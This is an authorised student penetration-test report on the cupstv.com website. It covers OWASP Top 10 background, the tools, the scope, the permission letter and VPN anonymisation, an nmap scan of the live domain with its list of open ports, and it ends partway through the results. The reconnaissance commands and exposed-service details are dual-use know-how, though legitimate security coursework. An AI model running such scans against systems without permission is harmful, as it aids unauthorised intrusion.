

NETWORK SECURITY

P1705837 – John-Paul Milne

M7X01701

Dr Carlene Campbell

Abstract

Penetration testing is the analysis and testing of a computer system using tools that are available to attackers. Common attack methods were researched, with the OWASP Top10 used as a reference guide. Penetration testing was carried out on the website of Citizens United for Peace and Stability (CUPS) – cupstv.com

Tools used were Kali Linux, Nmap and Zenmap, Nikto, OWASP ZAP, DirBuster, WPScan, Discover, Metasploit Framework and Nessus. Testing methodology was documented with results and findings recorded.

Keywords - Penetration Testing, Vulnerabilities, Cyber-attack, OWASP Top10, CUPS, CUPSTV.COM, OWASP, Kali Linux, Nmap, Zenmap, Nikto, OWASP ZAP, DirBuster, WPScan, Discover, Metasploit Framework, Nessus, VPN, GoDaddy, WordPress

Table of Contents

1.	Table of Figures	4
2.	Introduction.....	6
3.	Related Work and Research.....	6
3.1	OWASP Top 10	6
3.2	Penetration Testing Methodology	9
3.3	Tools available for penetration testing.....	10
4.	Design and Implementation	12
4.1	Use of Kali	14
4.2	Use of Nmap to scan host	14
4.3	Use of Nikto to scan host	18
4.4	Use of OWASP ZAP to scan host.....	20
4.5	Use of DirBuster to scan host	21
4.6	Use of WPScan to scan host	25
4.7	Use of Discover to scan host.....	29
4.8	Use of Metasploit to scan host	31
4.9	Use of Nessus to scan host.....	31
5.	Analysis of Results and Findings.....	32
6.	Conclusion	36
7.	References and Bibliography	37
8.	Appendices.....	40

1. Table of Figures

Figure 1 Evolution of OWASP Top 10 from 2013- 2017[4]	9
Figure 2 Testing Approach[14].....	9
Figure 3 Identification of Target and Analysis of Scan Results	10
Figure 4 Attack/Test of Identified Vulnerabilities	10
Figure 5 Letter of Authority to perform penetration testing	13
Figure 6 Tests carried out directly from attacker's/penetration tester's network	13
Figure 7 Tests carried out using a VPN provider to hide identity of attacker/penetration tester	13
Figure 8 Comparison of IP address visibility without a VPN (left) and with a VPN (right)	14
Figure 9 Using Kali Terminal commands to update from Kali online repositories	14
Figure 10 Zenmap GUI for initiating an Nmap scan on a host	15
Figure 11 Host and port scan information results from Nmap	15
Figure 12 Host status and information results from Nmap	17
Figure 13 Host topology map from Nmap	17
Figure 14 Holding page at http://160.153.128.24	18
Figure 15 cPanel login page.....	18
Figure 16 Nikto HTML report showing failed test	19
Figure 17 Nikto CLI output showing failed test	19
Figure 18 Nikto CLI output showing successful scan of host	20
Figure 19 OWASP ZAP GUI for initiating a scan on a host	20
Figure 20 OWASP ZAP results summary	21
Figure 21 Use of DirBuster to scan host	21
Figure 22 Wordlist dictionaries provided by DirBuster.....	22
Figure 23 DirBuster GUI	22
Figure 24 DirBuster scan in progress.....	22
Figure 25 Login page at http://cupstv.com/login-page/	23
Figure 26 Login page at http://cupstv.com/kilishi-maidadi/	23
Figure 27 Lost your password page at http://cupstv.com/kilishi-maidadi/?action=lostpassword	24
Figure 28 Error when attempting recovery of password.....	24
Figure 29 Updating WPScan database.....	25
Figure 30 Initiating a WPScan on the target website.....	25
Figure 31 WPScan results showing contents of robots.txt.....	26
Figure 32 WPScan was not able to detect the version number of WordPress	26
Figure 33 Error Log with references to local path on web application server	27
Figure 34 Message that seems to confirm the existence of cupstvmanager769 username	27

Figure 35 Example CSRF attack code	28
Figure 36 WPScan results showing plugin details and failure to enumerate usernames	28
Figure 37 Changelog of wunderground readme file shows 2.1.3	29
Figure 38 Example code to be inserted into functions.php file to prevent user enumeration	29
Figure 39 DNS Map output from Discover	30
Figure 40 Nessus Summary of vulnerabilities – note 0 Critical/High found	31
Figure 41 GoDaddy Managed WordPress Plans.....	34
Figure 42 Features included in all GoDaddy WordPress hosting plans.....	34
Figure 43 Key features of GoDaddy WordPress hosting.....	35
Figure 44 GoDaddy security features	35

2. Introduction

Tecomex Forensics is a Digital Forensics and Network Security company based in Swansea, UK who have been approached by Citizens United for Peace and Stability (CUPS) to assist in ensuring that the CUPS website (<http://cupstv.com>) is secure against external threats.

CUPS is a not-for profit, non-governmental organisation (Company Registration Number 9857221) based in the UK. CUPS is an organisation that is highly involved in the protection and promotion of human rights in Nigeria and has about 100,000 followers around the globe[1]. Boko Haram is a Nigerian based Islamist militant sect that has links to terrorist activities in the region. Muhammadu Buhari, Nigeria's president and former army general, has publicly declared his government's intention to eradicate Boko Haram and other Islamist insurgent groups. The conflict between Boko Haram and the Nigerian military forces have resulted in many human rights violations on both sides. CUPS consider themselves an organisation that promotes the unity, peace, and security of all Nigerians at home and around the globe[1].

3. Related Work and Research

Farmer and Venema introduced the concept of penetration testing in 1995 when they developed Security Administrator Tool for Analyzing Networks (SATAN)[2]. Their suggestion was to analyse computer systems from the perspective of a potential attacker. This was a highly controversial proposal in the beginning, but penetration testing has now become an established procedure in information security. A penetration tester's primary goal is to imitate the attackers that might be targeting a service that a company is using or providing[3].

3.1 OWASP Top 10

The Open Web Application Security Project (OWASP) is an open source community aimed at helping companies develop, purchase and maintain applications that can be trusted. There is an OWASP project called the OWASP Top 10. The initial aim of this project was to simply raise awareness amongst developers, but it has now become the de facto application security standard[4]. The OWASP Top 10 2017 is the latest release in an ongoing project that has been regularly updated since it was first published in 2003.

The OWASP Top 10 2017 comprises of the following methods of attack/vulnerabilities:

A1:2017-Injection

An injection attack is a group of attacks that consist of injecting code to be executed by an application. The application can be tricked into executing unintended commands or accessing unauthorised data. A famous example of this was when Sony Pictures was attacked in 2011. A hacktivist group called 'LulzSec' claimed they used a simple SQL injection attack to access customer data including names, addresses, passwords and financial information[5].

A2:2017-Broken Authentication

Incorrect implementation of control measures for application authentication can be exploited to compromise the application and access unauthorised data. A simple example is user access to a website or service. Mechanisms should be implemented to ensure session timeouts. After a certain period of inactivity, the user should be automatically logged out and prompted to login again if they wish to continue[6].

A3:2017-Sensitive Data Exposure

Sensitive data should not be accessible to external sources. This can include passwords, credit card numbers, personal information etc. Data should be stored in an encrypted format using up-to-date and strong algorithms. The previously mentioned Sony Pictures attack in 2011 was another good example of this. The customer information was stored in plain text, so once the attackers had access, it was a simple process to access the password information for those customers. Because people are prone to password re-use, these stolen credentials could then be used for attacks on other companies/services[5].

A4:2017-XML External Entities

When an application parses XML input, it can be attacked by providing an input that references an external entity. This exploit can be used to access unauthorised data or access devices that the attacker would otherwise not have access to. It can also be used as a Denial of Service (DoS) attack. A famous example is the ‘Billion Laughs’ or ‘XML Bomb’ attack. The most basic example is where an XML file is created with ten entities. The first entry can be defined as the string ‘lol’. Each subsequent entity is defined to be 10 of the previous entity. The target application is passed a reference to only the last entity, however, upon parsing the identity, it expands each individual identity and this results in a massive flood of data to the application which can cause exponential use of resources and system crash[7].

A5:2017-Broken Access Control

Access Control is the enforcement of policy to grant/deny access to resources for users. Incorrect implementation can lead to an imposter accessing unauthorised resources. An example of this is a known attack on Twitter accounts. A company can use Twitter and pay for advertising services. A user can intercept a request to delete his own credit card details. By changing the ID of the credit card – a competitor’s card can be deleted. This would then give the attacker a competitive advantage by preventing the competitor from paying for advertising services using Twitter[8].

A6:2017-Security Misconfiguration

An application can be vulnerable to attack if not configured correctly. This can occur at multiple levels within the application. Examples include using default accounts/passwords and installation of unnecessary features. The Mirai Botnet attack in 2016 is an example of this. Factory default credentials are used to gain access to misconfigured consumer IoT devices. These devices can be used to co-ordinate large scale Distributed Denial of Services (DDoS) attacks[9].

A7:2017-Cross-Site Scripting (XSS)

An attacker can exploit a vulnerability in a website and use that website to deliver malicious code to the web browser of the user that visits the attacked website. It is the user of the website that is the actual target of the attacker. A famous example is the Samy XSS worm that affected one million MySpace users in just twenty hours back in 2005[10]. Another example is the UK Parliament website. In 2014 they had to address a XSS flaw that allowed for an attacker to add or amend content on the site[11]. Because it is an official government resource, users assume a significant level of trust and any breach of security can have huge implications.

A8:2017-Insecure Deserialization

Serialization is the process of converting data into a storable format for restoration at a later point in time. An application could be attacked by accessing and amending this stored data to grant unauthorised application privileges to the attacker.

A9:2017-Using Components with Known Vulnerabilities

Software providers should constantly develop and update their applications. These updates can provide additional features, but should also address any security flaws. Application administrators should ensure that policies are in place to keep applications patched and updated at regular intervals. There are any number of reasons why applications and devices are not kept up to date. Increased workload, legacy application compatibility issues, lack of financial resources can all lead to the absence of appropriate patching and system updates. This inevitably results in increased risk due to the existence of vulnerabilities that should be removed.

A10:2017-Insufficient Logging & Monitoring

Logging and monitoring systems should be in place. Historical records of logins, failed logins, errors etc. should be stored and easily accessible to application administrators to alert them about any unexpected events. Advanced Persistent Threats (APT) describes the skilled, targeted and orchestrated attack methods that modern cyber criminals can use to attack a target. They can involve multi-stage attacks that take place over a long period of time[12][13]. Threat protection measures should be in place that not only aim to protect a network, but also log network activity so repeated attack attempts can be flagged and if necessary, information regarding a security breach can be escalated to the relevant authorities.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	→	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	→	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	→	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Figure 1 Evolution of OWASP Top 10 from 2013- 2017[4]

As illustrated in Fig. 1, there have been changes to the list of vulnerabilities but six of the ten issues have remained the same in 2017.

3.2 Penetration Testing Methodology

There is an industry wide accepted methodology when it comes to performing a penetration test. The process can be broken down into four high-level steps[14].

- **Identify:** Identification of the target using scanning tools to determine application platform and any potential vulnerabilities.
- **Analyse:** Cross-reference findings against known vulnerability lists and ascertain relevant Vulnerability Assessment Tools (VAT)
- **Test:** Use selected VAT to perform tests against the target
- **Report:** Document findings and results.




Figure 2 Testing Approach[14]




Figure 3 Identification of Target and Analysis of Scan Results




Figure 4 Attack/Test of Identified Vulnerabilities

3.3 Tools available for penetration testing

There are a wide and varied array of testing tools available to the penetration testing community. The following tools have been selected for scanning and testing the CUPS website.

Kali

Kali Linux is an Open Source project that is maintained and funded by Offensive Security. It is a Linux based operating system that gathers more than 300 penetration test tools[15][16].

Nmap/Zenmap

Nmap is an Open Source utility for network mapping and security auditing. It can be used for service discovery when scanning a target host[17][16]. Zenmap is the official GUI interface to the CLI based Nmap application. The latest version is 7.60.

Nikto

Nikto is Open Source software that can be used to scan web servers. It checks for multiple potentially high-risk files/programs and can cross-reference application version numbers with lists of known vulnerabilities[18][14]. The latest version for Kali is 2.1.6. The latest version for Windows10 is 2.1.5.

OWASP ZAP

The OWASP Zed Attack Proxy (ZAP) is another popular security tools that is free. It can automatically find application vulnerabilities. It is a project that is actively maintained by hundreds of volunteers from around the world[19][3]. The latest version is 2.7.0

DirBuster

DirBuster is a utility that can be used to crawl directories and file names on a web server. Hidden folders and pages that are not visible through the HTML web interface can be found. These folders can potentially contain data that can be useful to attackers. A dictionary file is used along with a brute force method of checking for the existence of files/folders. The latest version is 1.0-RC1.

WPScan

WPScan is a Kali Linux scanner that is specifically designed to target vulnerabilities in the WordPress content management system[20]. WordPress is an extremely common Content Management System (CMS) that some resources claim is used on more than 50% of websites that use a CMS[21]. It can find vulnerable themes and plugins that could potentially leave a WordPress site vulnerable to attack. The latest version is 2.9.3.

Discover

Discover is a collection of scripts for Kali applications that was written by Lee Baird[22]. It can automate many tasks to speed up passive reconnaissance on a target and output the information gathered into a complete HTML report.

Metasploit Framework

Metasploit is a collaboration between the open-source community and Rapid7 – a commercial IT security services company. They have joined forces to provide a collection of security testing tools with various plugins, modules and libraries[23]. The latest version is 4.16.21-0kali1.

Nessus

Nessus is a commercial vulnerability scanning platform by Tenable. Tenable allow personal users in a non-enterprise environment to use the software for free. It has a number of pre-configured policies and over 80,000 user configurable plugins that can cross-reference against a huge list of known vulnerabilities. Nessus uses the Common Vulnerability Scoring System (CVSS) to group each of these vulnerabilities into different risk categories ('Critical', 'High', 'Medium', 'Low', 'None')[24]. The latest version is 6.11.3.

4. Design and Implementation

Tecomex-Forensics provided a full scope of works for the web application penetration test. See **Appendix A – Scope of Work**

The following work is included within this project:

- Application scan of <http://cupstv.com> and any associated IP addresses.
- Cross-reference against lists of known applications and known vulnerabilities.
- Attempt brute-force password attacks against any externally exposed applications.
- Provide written documentation to include outcomes of above tests.
- Provide description of recommended measures that could be implemented to reduce risk exposure.

The following tests are NOT included in the scope of this project but can be included in follow-up tests at a later stage.

- Onsite data centre network penetration tests
- Onsite data centre physical penetration tests
- Employee Social Engineering penetration tests
- Cross Site Scripting penetration test
- Code Injection penetration test
- Stress testing/availability test

Tecomex-Forensics policy dictates that when conducting penetration testing on behalf of a customer the relevant documentation needs to be in place granting permission to perform said penetration testing. See **Appendix B – SLA[25]**

During the test period it was understood:

- If the customer discovers any service disruption they should contact Tecomex-Forensics immediately. Tecomex-Forensics will then confirm if the outage was brought about by testing activity. If testing is currently underway, testing will immediately cease and Tecomex-Forensics will begin work to rectify the problem and resume normal service.
- If Tecomex-Forensics perform any actions that result in service disruption to the customer applications, they will immediately cease testing, notify the customer and begin working to rectify the problem and resume normal service.

In addition to the signed Service Level Agreement, Tecomex-Forensics ensured that a full letter of authority was in place before testing commenced.

Letter of Authority to perform penetration testing on a live website

I am writing you regarding the above subject matter. As part of our commitment to support both the lecturers and students of University of Wales Trinity St David, I hereby give your students the express permission to perform penetration testing on a live website, which is owned and created by Tecomex Forensics Ltd.

It is our wish that your students who are taught information security courses are able to peacefully and lawfully practice what they learned in lectures and tutorials without the fear of being prosecuted for breaking the law on hacking, which carries mandatory jail sentence without the option of fine.

The website your students are allowed to conduct penetration testing on is: <http://tecomex-forensics.com> and/or <http://cupstv.com> websites. It is our hope that you will share the outcome of your student's finding with us in electronic format.

Best regards,

Dr. Idris Ahmed.

CEO Tecomex Forensics Ltd.

Figure 5 Letter of Authority to perform penetration testing

Tecomex-Forensics policy dictates that when conducting penetration testing, equipment used to carry out the tests will be behind an internet connection that anonymises traffic. The IP address of the Attacker/Penetration Tester will not be visible to the Internet Service Provider (ISP) or the target. See **Appendix C – VPN Policy**




Figure 6 Tests carried out directly from attacker's/penetration tester's network




Figure 7 Tests carried out using a VPN provider to hide identity of attacker/penetration tester

For this test, it was decided to use NordVPN as the VPN provider. NordVPN have more than 2000 servers worldwide, promise fast and reliable service and have a strict no-logs policy[26].

Your Information		Your Information	
IP Address:	86.175.101.160 IPv4 ← Blacklisted ?	IP Address:	109.169.94.21 IPv4 ← Blacklisted ?
Hostname:	host86-175-101-160.range86-175.btcentralplus.c...	Hostname:	109.169.94.21
ISP:	BT Public Internet Service	ISP:	Iomart Hosting Ltd
Location:	Birmingham, England GB	Location:	Maidenhead, England GB
Coords:	Lat 52.4862 , Lon -1.8904	Coords:	Lat 51.5288 , Lon -0.725042
Local:	07:21 pm - Europe/London	Local:	07:29 pm - Europe/London
Browser:	Firefox on Linux ← Browser Info	Browser:	Firefox on Linux ← Browser Info
Language:	English (United States)	Language:	English (United States)
Referred:	https://www.google.co.uk/	Referred:	https://www.google.co.uk/

Figure 8 Comparison of IP address visibility without a VPN (left) and with a VPN (right)

4.1 Use of Kali

Kali Linux 2017.2 was already installed on a testing laptop. To ensure that Kali uses the latest packages and applications, the following commands can be run from a terminal session:

```
apt-get update
```

```
apt-get upgrade
```

This will communicate with the predetermined Kali web servers for updates. If there are any available updates, it will prompt to install them.

```
root@mil23-lt-k:~# apt-get update
Hit:1 http://ftp.hands.com/kali kali-rolling InRelease
Hit:2 https://packages.microsoft.com/ubuntu/14.04/prod trusty InRelease
Reading package lists... Done
root@mil23-lt-k:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@mil23-lt-k:~#
```

Figure 9 Using Kali Terminal commands to update from Kali online repositories

4.2 Use of Nmap to scan host

The Zenmap GUI can be used to adjust the parameters for a scan. The following scan parameters were used:

```
nmap -T4 -A -v cupstv.com
```

nmap -h can be used to list the summary of options available.

- -T4 Timing Template 0-5 (higher is faster)
- -A Enable OS detection, version detection, script scanning and traceroute
- -v Increase verbosity level
- Intense Intense scan scans the 1000 most common TCP ports.
This is more in-depth than a quick scan that only scans the top 100 most common ports




Figure 10 Zenmap GUI for initiating an Nmap scan on a host

The results of the completed Nmap scan show the following details:

- IP address associated with cupsttv.com
- Open ports on the host
- Host status and information
- Topology layout of the path network traffic must take to travel from tester to target

See **Appendix D – Nmap Report** for full Nmap scan report details




Figure 11 Host and port scan information results from Nmap

The following ports were identified as being open:

- Port 21 FTP
File Transfer Protocol (FTP) is a method of transferring files between computers. Usual implementation is using the server and client model.
- Port 22 SSH
Secure Shell (SSH) is a method of establishing remote login from one computer to another using encryption to protect communication security and integrity.
- Port 25 SMTP
Simple Mail Transfer Protocol (SMTP) is an internet standard for e-mail servers to communicate. Port 25 can also be used for remote clients to send messages to a server for message relaying.
- Port 80 HTTP
Hyper Text Transfer Protocol (HTTP) uses port 80 as the standard port for web servers. Web browsers attempt to connect to a web server using port 80 as the default.
- Port 110 POP3
Post Office Protocol (POP3) is a mail delivery protocol. It is used for clients to retrieve e-mail from an e-mail server. E-mails are retrieved from the server and stored on the client.
- Port 143 IMAP
Internet Messaging Access Protocol (IMAP) is an updated version of POP3. It is used for clients to retrieve e-mail from an e-mail server. E-mails are stored on the server and the client downloads copies of the e-mail.
- Port 443 HTTPS
HTTP over Transport Layer Security/Secure Socket Layer (TLS/SSL) is used for HTTP traffic but data is transmitted using a secured encrypted communications channel.
- Port 587 SMTP
Port 587 is used for SMTP, specifically for clients to send e-mail to servers (as opposed to port 25 which is for server to server communication or SMTP relay)
- Port 993 IMAPS
IMAP over TLS/SSL uses port 993. It is used for clients to retrieve email from servers via IMAP using a secure encrypted communications channel.
- Port 995 POP3S
POP3 over TLS/SSL uses port 995. It is used for clients to retrieve email from servers via POP3 using a secure encrypted communications channel.
- Port 3306 MySQL
MySQL is an open source database application. It uses port 3306 by default for remote access.




Figure 12 Host status and information results from Nmap

